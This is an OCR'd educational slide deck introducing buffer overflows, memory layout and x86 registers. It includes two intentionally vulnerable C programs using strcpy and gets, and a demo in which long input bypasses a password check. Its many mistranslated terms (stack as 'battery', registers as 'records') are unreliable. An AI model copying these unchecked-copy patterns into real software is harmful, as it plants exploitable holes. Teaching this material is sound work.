INTRODUCTION TO OVERFLOW BUFFER 1

joas antonio

About the book

- Learn the basics of Buffer Overflow
- Buffer Overflow Methods and Types for PenTesters
- Reverse Engineering
- Developing basic exploits with cases

About the author

- Joas Antonio
- Just a passionate about information security who likes to contribute to the community ☺

My LinkedIn:

- https://www.linkedin.com/in/joas-antonio-dos-santos/

WHAT IS BUFFERING OVERFLOW?

Buffer Overflow

- Buffer is temporary memory storage with a specified capacity to store data, which has been allocated to it by the programmer or program. When the amount of data is greater than the allocated capacity, the data is overflowed. This is what the industry generally**calls over buffer** or **buffer overrun** . This data leaks to the boundaries of other buffers and corrupts or overwrites the legitimate data present.

- The buffer overflow vulnerability is something hackers consider an easy target because it's one of the “easiest” ways cybercriminals can gain unauthorized access to software.
- Buffer overflow is an anomaly in which a program, when writing data to a buffer, overruns the buffer's boundaries and overwrites adjacent memory. This is a special case of a memory security breach. Buffer overflows can be triggered by inputs designed to execute code or change the way the program operates. This can result in erratic program behavior, including memory access errors, incorrect results, a crash or a breach of system security.

Buffer Overflow - Concepts

- **Key Buffer Overflow Concepts**
- This error occurs when there is more data in a buffer than it can handle, causing the data to be overrun in adjacent storage.
- This vulnerability could cause a system to crash or, worse, create an entry point for a cyber attack.
- C and C ++ are more susceptible to buffer overflow.
- Secure development practices should include regular testing to detect and correct buffer overflows. These practices include automatic language-level protection and checking for limits at runtime.
- THE binary SAST technology Veracode identifies code vulnerabilities, such as buffer overruns, in all code - including open source and third party components - so developers can resolve them quickly before they are exploited.

Buffer Overflow - Concepts

- Many programming languages are prone to buffer overflow attacks. However, the extent of these attacks varies depending on the language used to write the vulnerable program. For example, code written in Perl and JavaScript is generally not susceptible to buffer overflows. However, a buffer overflow in a program written in C, C++, Fortran, or Assembly could allow the attacker to fully compromise the target system.
- Cybercriminals exploit buffer overflow issues to alter the application's execution path by overwriting parts of its memory. The malicious extra data may contain code designed to trigger specific actions - in effect, sending new instructions to the attacked application that could result in unauthorized access to the system. Hacking techniques that exploit a buffer overflow vulnerability vary by architecture and operating system.

Buffer Overflow - Cause


- Encoding errors are often the cause of a buffer overflow. Common application development mistakes that can lead to buffer overflow include failing to allocate large enough buffers and neglecting to check for overflow issues. These errors are especially troublesome with C / C ++, which has no built-in buffer overflow protection. Consequently, C / C ++ applications are often targets of buffer overflow attacks.

Example 1: Simple Buffer Overflow

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
       // Reserve 5 byte of buffer plus the terminating NULL.
       // should allocate 8 bytes = 2 double words,
       // To overflow, need more than 8 bytes...
       char buffer[5];  // If more than 8 characters input
                        // by user, there will be access
                        // violation, segmentation fault
       // a prompt how to execute the program...
       if (argc < 2)
       {
              printf("strcpy() NOT executed....\n");
              printf("Syntax: %s <characters>\n", argv[0]);
              exit(0);
       }
       // copy the user input to mybuffer, without any
       // bound checking a secure version is srtcpy_s()
       strcpy(buffer, argv[1]);
       printf("buffer content= %s\n", buffer);
       // you may want to try strcpy_s()
       printf("strcpy() executed...\n");
       return 0;
}
```

The vulnerability exists because the buffer can be overrun if user input (argv [1]) is greater than 8 bytes. Why 8 bytes? The 32 bit system (4 bytes) we need to fill a double word (32 bit). The character (character) size is 1 byte; therefore, if we request a buffer with 5 bytes, the system will allocate 2 double words (8 bytes). That's why when you input more than 8 bytes; mybuffer will be exceeded.



Example 2: Simple Buffer Overflow

https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/

```c
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Digite a senha : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Senha errada \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
       /* Now Give root or admin rights to user*/
        printf ("\n Usuário privilegiado \n");
    }

    return 0;
}
```

```
root@kali:~# gcc buffer2.c -o buffer2
```

```
root@kali:~# ./buffer2

 Digite a senha :
12345

 Senha errada
```

```
root@kali:~# ./buffer2

 Digite a senha :
thegeekstuff

 Correct Password

 Usuário privilegiado
```

```
root@kali:~# ./buffer2

 Digite a senha :
12222222222222222222222222222222222222222222222222222222222222222222222222

 Senha errada

 Usuário privilegiado
Segmentation fault
```

Buffer Overflow - Solutions

- To avoid buffer overflow, C / C ++ application developers should avoid standard library functions that are not bound-checked, such as gets, scanf, and strcpy.

- Furthermore, at practices of secure development should include regular testing to detect and correct buffer overflows. The most reliable way to avoid or prevent buffer overflows is to use automatic language-level protection. Another fix is the limit check imposed at runtime, which prevents buffer overruns by automatically checking that data written to a buffer is within acceptable limits.

OVERFLOW BUFFER FOR PENTESTER & REVERSE ENGINEERING

Buffer Overflow - Types

- There are several different buffer overflow attacks that employ different strategies and target different pieces of code. Below are some of the better known ones.
- **Stack Overflow Attack -** This is the most common type of buffer overflow attack and involves overflowing a buffer in the call stack *.
- **Heap Overflow Attack -** This type of attack directs data into the open memory pool known as the heap*.
- **Integer Overflow Attack -** On an integer overflow, an arithmetic operation results in an integer (integer) too large for the integer type intended to store it; this can result in a buffer overflow.
- **Unicode Overflow -** A unicode overflow creates a buffer overflow by inserting unicode characters into input that expects ASCII characters. (ASCII and unicode are encoding standards that allow computers to represent text. For example, the letter 'a' is represented by the number 97 in ASCII. Although ASCII codes only cover Western language characters, unicode can create characters for almost all written languages on Earth. As there are many more characters available in unicode, many unicode characters are longer than the largest ASCII character.)

Concepts

- Every Windows application uses parts of memory. Process memory contains three main components:
- code segment (instructions that the processor executes. The EIP controls the next instruction)
- data segment (variables, dynamic buffers)
- stack segment (used to pass data/arguments to functions and is used as space for variables. The stack starts (= the bottom of the stack) from the end of a page's virtual memory and grows (to a lower address)) . a PUSH adds something to the top of the stack, POP removes an item (4 bytes) from the stack and puts it in a register.

Concepts

- If you want to directly access the stack memory, you can use ESP (Stack Pointer), which points to the top (thus the lowest memory address) of the stack.
- After a push, ESP will point to a lower memory address (the address is decreased with the size of the data that is sent to the stack, which is 4 bytes in the case of addresses / pointers). Decrements usually happen before the item is put on the stack (depending on the implementation ... if ESP already points to the next free place on the stack, decrement occurs after putting the data on the stack)
- After a POP, ESP points to a higher address (the address is incremented (by 4 bytes in the case of addresses / pointers)). Increments happen after an item is removed from the stack.

- When a function / subroutine is entered, a stack frame is created. This frame keeps the parent procedure's parameters together and is used to pass arguments to subrouting. The current stack location can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

Concepts

- General CPU usage logs (Intel, x86) are:
- EAX: accumulator: used to perform calculations and used to store return values from function calls. Basic operations like add, subtract, compare use this general purpose record
- EBX: base (it has nothing to do with the base pointer). It is not general purpose and can be used to store data.
- ECX: counter: used for iterations. ECX counts down.
- EDX: date: this is an extension of the EAX record. It allows for more complex calculations (multiply, divide), allowing extra data to be stored to facilitate these calculations.
- ESP: stack pointer
- EBP: base pointer
- ESI: source index: maintains input data location
- EDI: target index : points to the location where the result of the data operation is stored
- EIP: instruction pointer

Concepts

- When an application is faced in a Win32 environment, a process is created and virtual memory is assigned to it. In a 32-bit process, the address ranges from 0x00000000 to 0xFFFFFFFF, where 0x00000000 to 0x7FFFFFFF is assigned to "user ground" and 0x80000000 to 0xFFFFFFFF is assigned to "kernel core" . Windows uses
  O flat memory model , which means the CPU can directly / sequentially / linearly address all available memory locations, without having to use a segmentation / paging scheme.
- Kernel land memory is only accessible by the operating system.
- When a process is created, a PEB (Process Execution Block) and TEB (Thread Environment Block) are created.
- The PEB contains all user ground parameters associated with the current process:

• location of main executable

• pointer to loader data (can be used to list all DLLs / modules that are / can be loaded in the process)

• pointer to battery information

- TEB describes the state of a thread and includes

• location of PEB in memory


• stack location for the thread to which it belongs

• pointer to the first entry in the SEH chain (see tutorials 3 and 3b to learn more about what an SEH chain is)

- Each thread within the process has a TEB.

Concepts

The Win32 process memory map looks like this:



Concepts - Stacks

THE STACK:

- THE battery (stack) is a part of the process memory, a data structure that works like LIFO (Last in first out). A stack is allocated by the operating system for each thread (when the thread is created) . When the thread ends, the stack is also cleared. The stack size is set when it is created and it is not.
  change. Combined with LIFO and the fact that it doesn't require complex management structures/mechanisms to manage, the stack is quite fast but limited in size.
- LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).
- When a stack is created, the stack pointer points to the top of the stack (= the highest address on the stack). As information is pushed onto the stack, this stack pointer decreases (goes to a lower address) . So, in essence, the stack grows to a lower address.
- The stack contains local variables, function calls, and other information that doesn't need to be stored for a longer period of time. As more data is added to the stack (pressed on the stack), the stack pointer shrinks and points to a lower address value.
- Every time a function is called, the function's parameters are pushed onto the stack in addition to the saved values of the registers (EBP, EIP) . When a function returns, the saved EIP value is retrieved from the stack and put back. in EIP, so that the normal flow of the application can resume.


More details: https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/

Concepts - Debugger

- To see the state of the stack (and the value of registers like instruction pointer, stack pointer, etc.), we need to hook up a debugger to the app so we can see what happens when the app runs (and especially when he dies).

- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/
- https://en.wikipedia.org/wiki/List_of_debuggers
- https://www.immunityinc.com/products/debugger/

Concepts - Ram Memory



- **Text segment:** read-only region that stores text such as codes and commands used by other programs. The text corresponding to our source code for example is stored here.
- **Date (initialized/unitialized):** here are the initialized and uninitialized variables of our program.
- **heap**: region destined to the storage of large information, managed by the malloc, realloc and free functions. What will be stored here depends on the structure of the program being executed.
- **Stack:** here are stored the local variables and functions of our programs. This is a stack that works in the LIFO (last in first out) scheme, containing addresses of functions that must be invoked and parameters/variables to be used.

Concepts - Ram Memory


- Physical point of view: memory is homogeneous. 9 8086 processor addresses up to 220 bytes = 1MByte.
- Logical point of view: Memory is divided into areas called segments.
  - *Expansion in memory access capacity.*
  - *Much more efficient organization.*

  Logical point of view: memory is divided into areas called segments.

  Each segment in the 8086 is a memory area that is a minimum of 64KB and a maximum of 1MB.

  Segment registers indicate the starting address of the segment.

Concepts - Ram Memory



Concepts - Ram Memory

- All accesses to instructions are done automatically in the code segment.
  - *Suppose CS contains the value 2800h and PC the value 0153h.*
  - *Obtaining the effective address (EA):*
- Addition of a zero to the right of the CS value (base address).
  - *Inclusion of 4 bits.*
  - *Addresses are 20 bits long.*
- Sum of the offset (offset) to the segment address.

28000h + 0153h = 28153h CS x 16 PC EA

Concepts - Assembly

■ Assembly language is a way to textually represent the machine instruction set (ISA) of a computer.

- *Each architecture has a particular ISA, so it can have a different assembly language.*

■ Instructions are represented using mnemonics, which associate the name with its function.

- *Instruction name consists of 2, 3 or 4 letters.*

Examples:

■ **8 ADD AH BH z**

- *ADD: command to be executed (addition). z*
- *AH and BH: operands to be added. 8*

MOV AL, 25

- *Move the value 25 to the AL register.*


Concepts - Creating Assembly Programs

- **Tools needed:**
- Editor to create the source program.
  - *Any editor that generates ASCII text (eg notepad, edit, etc.).*
- Assembler to transform source code into an object program.
  - *∃ various tools on the market (eg masm, nasm, tasm, etc.).*
- Linker (linkeditor) to generate the executable program from the object code
- **Desirable tools:**
- Debugger to track code execution.
  - *Important for finding errors during programming.*

http://www.facom.ufu.br/~gustavo/OC1/Apresentacoes/Assembly.pdf

Concepts - General Purpose Registers

- AX: Accumulator Used in arithmetic operations.
- BX: Base Used to index memory tables (eg, vector index).
- CX: Counter Used as loop repetition and repetitive data movement counter.
- DX: General purpose data.



Concepts - Data Transfer Instructions

- **MOV Destino,Fonte**

Operação		Exemplo
registrador,	registrador	mov Bx, Cx
memória,	acumulador	mov var, Al
acumulador,	memória	mov Ax, var
memória,	registrador	mov var, Si
registrador,	memória	mov Si, var
registrador,	imediato	mov var, 12
reg_seg,	reg16	mov Ds, Ax
reg16,	reg_seg	mov Ax, Ds
memória,	reg_seg	mov var, Ds

http://www.inf.furb.br/~maw/arquitetura/aula16.pdf

Concepts - Recorders (2)

- Here is a list of registers available on 386 and higher processors. This list shows 32-bit registers. Most of them can be split into 16 or even 8 bits.

General Records
- EAX EBX ECX EDX

segment records
- CS DS ES FS GS SS

Index and pointers
- ESI EDI EBP EIP ESP

Indicator
- EFLAG

Concepts - Recorders (2)

General records:
As the title says, general registers are what we use most of the time. Most instructions are executed in these registers. All of them can be divided into 16-bit and 8-bit registers.

32 bits: EAX EBX ECX EDX
16 bits: AX BX CX DX
8 bits: AH AL BH BL CH CL DH DL

The suffix "H" and "L" in 8-bit registers represent high byte and low byte. With that out of the way, let's look at your individual primary usage.

Concepts - Recorders (2)

EAX, AX, AH, AL: called the accumulator register.
It is used for I/O port access, arithmetic, interrupt calls, etc...

EBX, BX, BH, BL: called base record
It is used as a basic pointer to memory access Gets
some interrupt return values

ECX, CX, CH, CL: Called the counter register
It is used as loop counter and for turns Gets
some interrupt values

EDX, DX, DH, DL: called data logging
It is used for I/O port access, arithmetic, some interrupt calls.

Concepts - Recorders (2)

Segment registers:
Segment registers hold the segment address of multiple items. They are only available in 16 values. They can only be defined by a general register or special instructions. Some of them are critical to the smooth running of the program and you might consider playing with them when you're ready to multithread programming.

CS: Contains the code segment in which your program runs.

Changing its value can cause your computer to crash.

DS: Contains the data segment that your program accesses.

Changing its value can generate erroneous data.

ES, FS, GS: These are extra segment records available for far pointer addressing like video memory and such.

SS: Keeps the stack segment your program uses.

Sometimes it has the same value as the DS.

Changing its value can lead to unpredictable results, especially related to data.

Concepts - Recorders (2)

Indexes and pointers

Indexes and pointer and the offset and address part. They have many uses, but each record has a specific function. They take some time with a segment register to point to the remote address (in a 1 Mb range). Registration with the "E" prefix can only be used in protected mode.

ES: EDI EDI DI: Destination Index Register
Used for chain, copy and memory array configuration and for far pointer addressing with ES

DS: ESI EDI SI: source index record
Used for string and memory array copy

SS: EBP EBP BP: Base Stack Pointer Register
Keeps the base stack address

SS: ESP ESP SP: Stack Pointer Register
Keeps the top address of the stack

CS: IP EIP EIP: index pointer
Keeps the offset of the next instruction
Readable only

Concepts - Recorders (2)

The EFLAGS Registry The Registry

